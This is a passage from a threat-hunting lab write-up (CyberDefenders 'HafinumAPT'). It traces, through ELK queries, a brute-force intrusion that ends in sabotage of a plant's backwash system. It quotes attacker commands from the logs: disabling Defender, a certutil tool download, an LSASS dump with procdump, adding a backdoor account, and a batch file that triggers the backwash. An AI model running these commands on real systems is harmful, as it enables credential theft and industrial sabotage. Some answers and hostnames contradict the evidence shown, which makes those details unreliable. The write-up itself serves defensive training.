Challenge: HafinumAPT Lab

Platform: CyberDefenders

Category: Threat Hunting

Difficulty: Hard

Tools Used: ELK

Summary: This lab involves responding to an attack targeting a manufacturing plan that used industrial control systems (ICS). The threat actor infiltrated the network via a brute-force attack on the Administrator account from the host FancyPoodly (8.36.216.58). After gaining access, the threat actor used certutil to download Procdump.zip, disabled Windows Defender, and dumped LSASS memory. They also installed a legitimate version of TeamViewer to maintain persistence on the machine. The threat actor later downloaded a script called backwash.bat from wetransfer.com using Chrome, which contained commands to activate the plant's backwash mode, causing raw sewage to spill into a river, and deleted the SIMBA software directory to prevent recovery.

Scenario: You work as a soc analyst for a consulting firm that specializes in digital forensics and incident response. You are assigned to investigate a security incident that occurred at a manufacturing plant that produces electronic components. The plant uses a variety of industrial control systems (ICS) to manage their production lines and other critical operations.

The security team at the plant detected suspicious network activity from an external IP address associated with the Hafnium threat actor group.


Your task is to investigate the incident and determine the extent of the compromise, the attacker's objectives, and the potential impact on the plant's operations. You have been provided with log files from the plant's servers and workstations, which include Windows event logs and TeamViewer logs. You must analyze the logs and gathering information about the attacker's activity.

What is the name of the threat detected by Windows Defender?

Each time Windows Defender detects malware, it generates Event ID 1116 in the Microsoft-Windows-Windows Defender logs. We can query for this event ID and event provider as follows:

- `winlog.provider_name : "Microsoft-Windows-Windows Defender" and event.code : 1116`

There are only two results, both indicating the same threat name:



@timestamp	winlog.event_data.Threat Name
Mar 12, 2021 @ 08:17:55.052	Trojan:Win32/Ceprolad.A
Mar 12, 2021 @ 08:16:42.653	Trojan:Win32/Ceprolad.A


Answer: Trojan:Win32/Ceprolad.A

What was the full URL that Windows Defender blocked an archive from being downloaded?

Event ID 1117 is recorded each time Windows Defender performs an action to prevent malware or other potentially unwanted software:

- `winlog.provider_name : "Microsoft-Windows-Windows Defender" and event.code : 1117`

If you focus on the winlog.event_data.Path field, we can see that Windows Defender prevents Procdump from being downloaded:



@timestamp	winlog.event_data.Threat Na...	winlog.event_data.Path
Mar 12, 2021 @ 08:18:07.184	Trojan:Win32/Ceprolad.A	CmdLine:_C:\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/Procdump.zip procdump.zip
Mar 12, 2021 @ 08:16:54.722	Trojan:Win32/Ceprolad.A	CmdLine:_C:\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/Procdump.zip

Procdump is a legitimate Sysinternals tool that is often abused to obtain memory dumps of LSASS for credential dumping purposes.


Answer: https://download.sysinternals.com/files/Procdump.zip

What was the full command used by the attacker to successfully download the archive?

Let's start by investigating Sysmon process creation logs (Event ID 1) that includes "procdump.zip":

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1 AND winlog.event_data.CommandLine : *procdump.zip*`

Here we can find certutil being used to download procdump.zip, followed by PowerShell unzipping the archive:




@timestamp	winlog.event_data.CommandLine
Mar 12, 2021 @ 08:22:34.297	certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip
Mar 12, 2021 @ 08:23:47.393	certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip
Mar 12, 2021 @ 08:26:33.608	powershell -command "Expand-Archive c:\tmp\procdump.zip c:\tmp\"
Mar 12, 2021 @ 08:27:57.181	powershell -command "Expand-Archive c:\tmp\procdump.zip c:\tmp\\"

Certutil is a LOLBAS that is abused to download and save files to disk.

Answer: certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip

Which user account was the attacker using when the archive was successfully downloaded to the host?

If you examine the certutil command discovered previously, we can see the user that was responsible for downloading the archive is Administrator:



@timestamp	winlog.event_data.CommandLine	winlog.event_data.User
Mar 12, 2021 @ 08:22:34.297	certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip	POOPCONTROLLER\Administrator
Mar 12, 2021 @ 08:23:47.393	certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip	POOPCONTROLLER\Administrator


Answer: Administrator

What command was used by the attacker on the host to try and disable Windows Defender via the command line?

Whenever real-time protection (RTP) gets disabled, event ID 5001 is recorded in the Windows Defender logs:

- `winlog.provider_name : "Microsoft-Windows-Windows Defender" and event.code : 5001`

We can see RTP was disabled on Mar 12th, 2021, at 08:21:35:




@timestamp
Mar 12, 2021 @ 08:21:35.746

Let's now investigate process creation logs:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND winlog.event_id: 1 AND @timestamp >= "2021-03-12T00:00:00.000Z" and @timestamp <= "2021-03-12T23:59:59.999Z"`

At 8:19:40, sc.exe was observed stopping the WinDefend service:



Mar 12, 2021 @ 08:19:40.300	sc stop WinDefend

Answer: sc stop WinDefend

Provide the date and time when Windows Defender's real-time protection was disabled.

This was discovered in the previous question (Even ID 5001 logs).


Answer: 2021-03-12 08:21

Which version of ProcDump did the attacker run on the host?

Using the following query:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1 AND winlog.event_data.Image : *procdump*`

We can hunt for process creation events from procdump. If you view the winlog.event_data.FileVersion field, you can see the version of procdump that the threat actor ran on the host:



@timestamp	winlog.event_data.CommandLine	winlog.event_data.Image	winlog.event_data.FileVersion
Mar 12, 2021 @ 08:29:25.737	procdump -ma lsass.exe lsass.dmp	C:\tmp\procdump.exe	10.0
Mar 12, 2021 @ 08:29:28.775	procdump -ma lsass.exe lsass.dmp	C:\tmp\procdump64.exe	10.0


Answer: 10.0

Where is the executable located on the disk that was targeted by Procdump to dump its process memory?

In the previous questions, we observed the threat actor using ProcDump to dump lsass.exe and save it as lsass.dmp to the temp directory. Using the following query:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1 AND winlog.event_data.CommandLine : *lsass*`

We can find the location of lsass.exe (its default location):



```
C:\windows\system32\lsass.exe
```


Answer: C:\Windows\System32\lsass.exe

What was the location of the dump file created from the process dumped with Procdump?

If you examine the winlog.event_data.CurrentDirectory field for the ProcDump command:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1 AND winlog.event_data.Image : *procdump*`

We can see that ProcDump was used to dump lsass.exe to c:\tmp\lsass.dmp:




@timestamp	winlog.event_data.CommandLine	winlog.event_data.CurrentDirectory
Mar 12, 2021 @ 08:29:28.775	procdump -ma lsass.exe lsass.dmp	c:\tmp\
Mar 12, 2021 @ 08:29:25.737	procdump -ma lsass.exe lsass.dmp	c:\tmp\

Alternatively, we can query for file creation events (Event ID 11) from ProcDump:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 11 AND winlog.event_data.Image : *procdump*`

You can find the location of the dump file in the winlog.event_data.TargetFilename field:



@timestamp	winlog.event_data.TargetFilename
Mar 12, 2021 @ 08:29:28.797	C:\tmp\lsass.dmp


Answer: c:\tmp\lsass.dmp

Provide the SHA256 hash value of the Teamviewer installation to check if the legitimate version was installed.

TeamViewer is a Remote Monitoring and Management (RMM) tool that is often abused by threat actors. The following query hunts for all process creation events for TeamViewer:


- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1 AND winlog.event_data.Image : *TeamViewer*`

Here we can find the SHA256 hash of TeamViewer_Service.exe:



Mar 11, 2021 @ 15:17:57.815	"C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe"	MD5=7B1B9039FED3AB2B6FD24E6F046D0E52,SHA256=D256F177A3DD8E7346B3FA9D32C4690B611F104E7CE175E99C5757BE6EEF229B,IMPHASH=E48F1FCD9590178AE7A76FB41C5B36D0

After submitting the hash to VirusTotal, we can see that it’s a legitimate version of TeamViewer:



0 /71 Community Score


No security vendors flagged this file as malicious

d256f177a3dd8e7346b3fa9d32c4690b611f104e7ce175e99c5757be6eef229b
TeamViewer_Service.exe

Size 12.14 MB

Last Analysis Date 2 months ago

peexe signed detect-debug-environment overlay runtime-modules direct-cpu-clock-access calls-wmi checks-disk-space long-sleeps



Signature info

Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright	TeamViewer Germany GmbH
Product	TeamViewer
Description	TeamViewer
Original Name	TeamViewer_Service.exe
Internal Name	TeamViewer
File Version	15.15.5.0
Date signed	2021-02-17 18:28:00 UTC


Answer: D256F177A3DD8E7346B3FA9D32C4690B611F104E7CE175E99C5757BE6EEF229B

What was the domain looked up in the first DNS query done by the TeamViewer application after it was installed?

Sysmon logs each DNS event with Event ID 22. We can filter for all DNS events by a TeamViewer image using the following query:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 22 AND winlog.event_data.Image : *TeamViewer_Service.exe*`

Here we can see that at 04:40, TeamViewer_Service.exe made a DNS query for router7.teamviewer.com:



```
Mar 10, 2021 @ 04:40:52.355   C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe   router7.teamviewer.com
```


Answer: router7.teamviewer.com

Determine how the attacker gained access to the Administrator account. What is the type of the attack?

Let's start by investigating failed authentication attempts (Event ID 4625):

- `winlog.channel: "Security" and winlog.event_id: "4625"`

If you visualise the winlog.event_data.TargetUserName field, we can see that the "administrator" account had 1001 failed authentication attempts, which is consistent with a brute-force attack:




Top 5 values of winlog.event_data.TargetUserName	Count of records
administrator	1,001
Administrator	1
MrPoop	1
admin	1

Furthermore, the first failed authentication occurred at 20:24:08, with the last occurring at 20:26:52. 1001 failed authentication attempts over 2 minutes is not legitimate activity and is indicative of brute-forcing.

Answer: brute-force attack

What IP address can we send to the Firewall team for blocking?

If you view the winlog.event_data.IpAddress field for the query used previously, we can see that all these failed authentication attempts are from 8.36.216.58:



winlog.event_data.IpAddress

Top values


8.36.216.58 100%

Therefore, 8.36.216.58 should be blocked by the firewall.

Answer: 8.36.216.58

What was the hostname from where the attacker launched their attack?

The winlog.event_data.WorkstationName field represents the name of the computer from which a logon attempts originated. Using the same query as done previously, we can see that the only workstation associated with the brute-force activity is FancyPoodle:



winlog.event_data.WorkstationName

Top values

FancyPoodle 100%


Answer: FancyPoodle

Provide the first timestamp from the logs where you can see the attacker was successful in logging.

As identified previously, the last failed authentication attempt occurred at 20:26:52 from 8.36.216.58. Using the following query, we can hunt for successful authentication attempts (Event ID 4624) that occurred after this time from the threat actor's IP:

- `winlog.channel: "Security" and winlog.event_id: "4624" AND winlog.event_data.IpAddress : "8.36.216.58"`

On Mar 11, 2021, at 20:26:52, we can see a successful authentication from 8.36.216.58 as Administrator:



@timestamp	winlog.event_data.TargetUserName	winlog.event_data.IpAddress
Mar 11, 2021 @ 20:26:52.043	Administrator	8.36.216.58


Answer: 2021-03-11 20:26

When the attacker successfully logged into the host using RDP for the first time?

When a user authenticates using RDP, it records logon type 10 in Event ID 4624 logs. The following query hunts for this logon type:

- `winlog.channel: "Security" and winlog.event_id: "4624" AND winlog.event_data.LogonType : "10" AND winlog.event_data.IpAddress : 8.36.216.45`

This generates one result:



@timestamp	winlog.event_data.TargetUserName	winlog.event_data.IpAddress
Mar 11, 2021 @ 18:07:08.877	MrPoop	8.36.216.45

To find when the threat actor logged into the host using RDP, we can investigate Event ID 21 in the Local Session Manager logs, which is created when a new local session is created for remote interactive login:

- `winlog.channel : "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" AND event.code : 21`

We can see an event at 18:07:10, which matches the RDP authentication identified in the Event ID 4624 logs.


Answer: 2021-03-12 08:03

When did the attacker log off from the first RDP session?

Event ID 23 in the Local Session Manager logs is created when an RDP session is logged off:

- `winlog.channel : "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" AND event.code : 23 AND winlog.user_data.SessionID : 2`

We can see that the first RDP session ended at 18:37:



```
Mar 10, 2021 @ 18:37:18.307
```


Answer: 2021-03-12 08:45

What command did the attacker run on the host which would've helped him understand what Antivirus software was running on the system?

Let’s go back to investigating process creation events (Event ID 1), focusing on the winlog.event_data.CommandLine field:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 1`

I came across tasklist being executed, which shows all running processes on the system:




```
lar 12, 2021 @ 08:07:01.489   tasklist
```

This would help the threat actor identify what security tools are running on the host.

Answer: tasklist

Which command did the attacker run on the host that would have helped him understand the network interface configuration of the host?

Prior to tasklist being executed, the threat actor executed the ipconfig /all command:




```
Mar 12, 2021 @ 08:05:55.357   ipconfig  /all
```

Answer: ipconfig /all

What was the name of the user account added by the attacker?

Continuing with exploring process creation events, we can see the threat actor executing the net user command to create a user called Administrator1:



```
Mar 12, 2021 @ 08:10:15.596   net  user /add Administrator1 password!@#!@#
```


Answer: Administrator1

Based on information from the public, the first visual signs of raw sewage spilling into the river from the plant were around 14:00 local time on March 12th, 2021. According to the plant technicians, it would take at least 45 minutes for the plant to excrete sewage into the river once the backwash mode was activated. A file was created on the system that matches the above timelines and, based on its content, could likely have been used by the attackers to initiate the plant backwash. What was the name of this file?

Using the following query:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 11 AND @timestamp >= "2021-03-12T00:00:00+11:00" AND @timestamp < "2021-03-13T00:00:00+11:00"`

We can see a file called backwash.bat being created at 11:09:55:



```
Mar 12, 2021 @ 11:09:55.015   C:\windows\system32\DllHost.exe   C:\backwash.bat
```


Answer: backwash.bat

Which application was responsible for downloading the malicious file to the host?

Using the following query:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 11 AND winlog.event_data.TargetFilename : *backwash.bat*`

You can see that chrome was used to download the malicious file:



@timestamp	winlog.event_data.Image	winlog.event_data.TargetFilename
Mar 12, 2021 @ 11:09:03.439	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Users\Administrator\Downloads\backwash.bat:Zone.Identifier


Answer: chrome.exe

From which website was this malicious file downloaded?

Sysmon Event ID 15 logs are geenrated when a named file stream is created. This event can capture where files were downloaded from via the Zone.Identifier “mark of the web” stream:

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 15 AND winlog.event_data.TargetFilename : *backwash.bat*`

We can see that the backwash.bat file was downloaded from wetransfer.com:




```
Mar 12, 2021 @ 11:09:03.440   C:\Program                                       C:\Users\Administrator\Downloads\backwash.bat:Zone.Identifier      [ZoneTransfer]  ZoneId=3  ReferrerUrl=https://wetransfer.com/
                              Files\Google\Chrome\Application\chrome.exe
```

Answer: wetransfer.com

After this file was downloaded, the attacker appeared to have moved it to another directory on the host. What was the new path of the file?

- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 11 AND winlog.event_data.TargetFilename : *backwash.bat*`

After the file was downloaded, it was saved to the C:\ directory:




```
Mar 12, 2021 @ 11:09:55.015   C:\windows\system32\DllHost.exe          C:\backwash.bat
```

Answer: C:\backwash.bat

Based on the available logs, there are limited indications that the downloaded malicious file was executed on the host. Provide the earliest timestamp which shows proof of the file being executed on the host.


- `winlog.provider_name : "Microsoft-Windows-Sysmon" AND event.code : 15 AND winlog.event_data.TargetFilename : *backwash.bat*`

I noticed an interesting alternate data stream:



```
Mar 12, 2021 @ 11:09:55.016   C:\windows\system32\DllHost.exe   C:\backwash.bat        start "C:\Program Files\ifak\SIMBA#4.3\Simba.exe --function
                                                                                       backwash --interruptable no"  timeout /t 30 /nobreak  taskkill /F
                                                                                       /IM simba.exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM …
```

If you query for process creation logs (Event ID 1), we can see these commands being executed at 11:10:

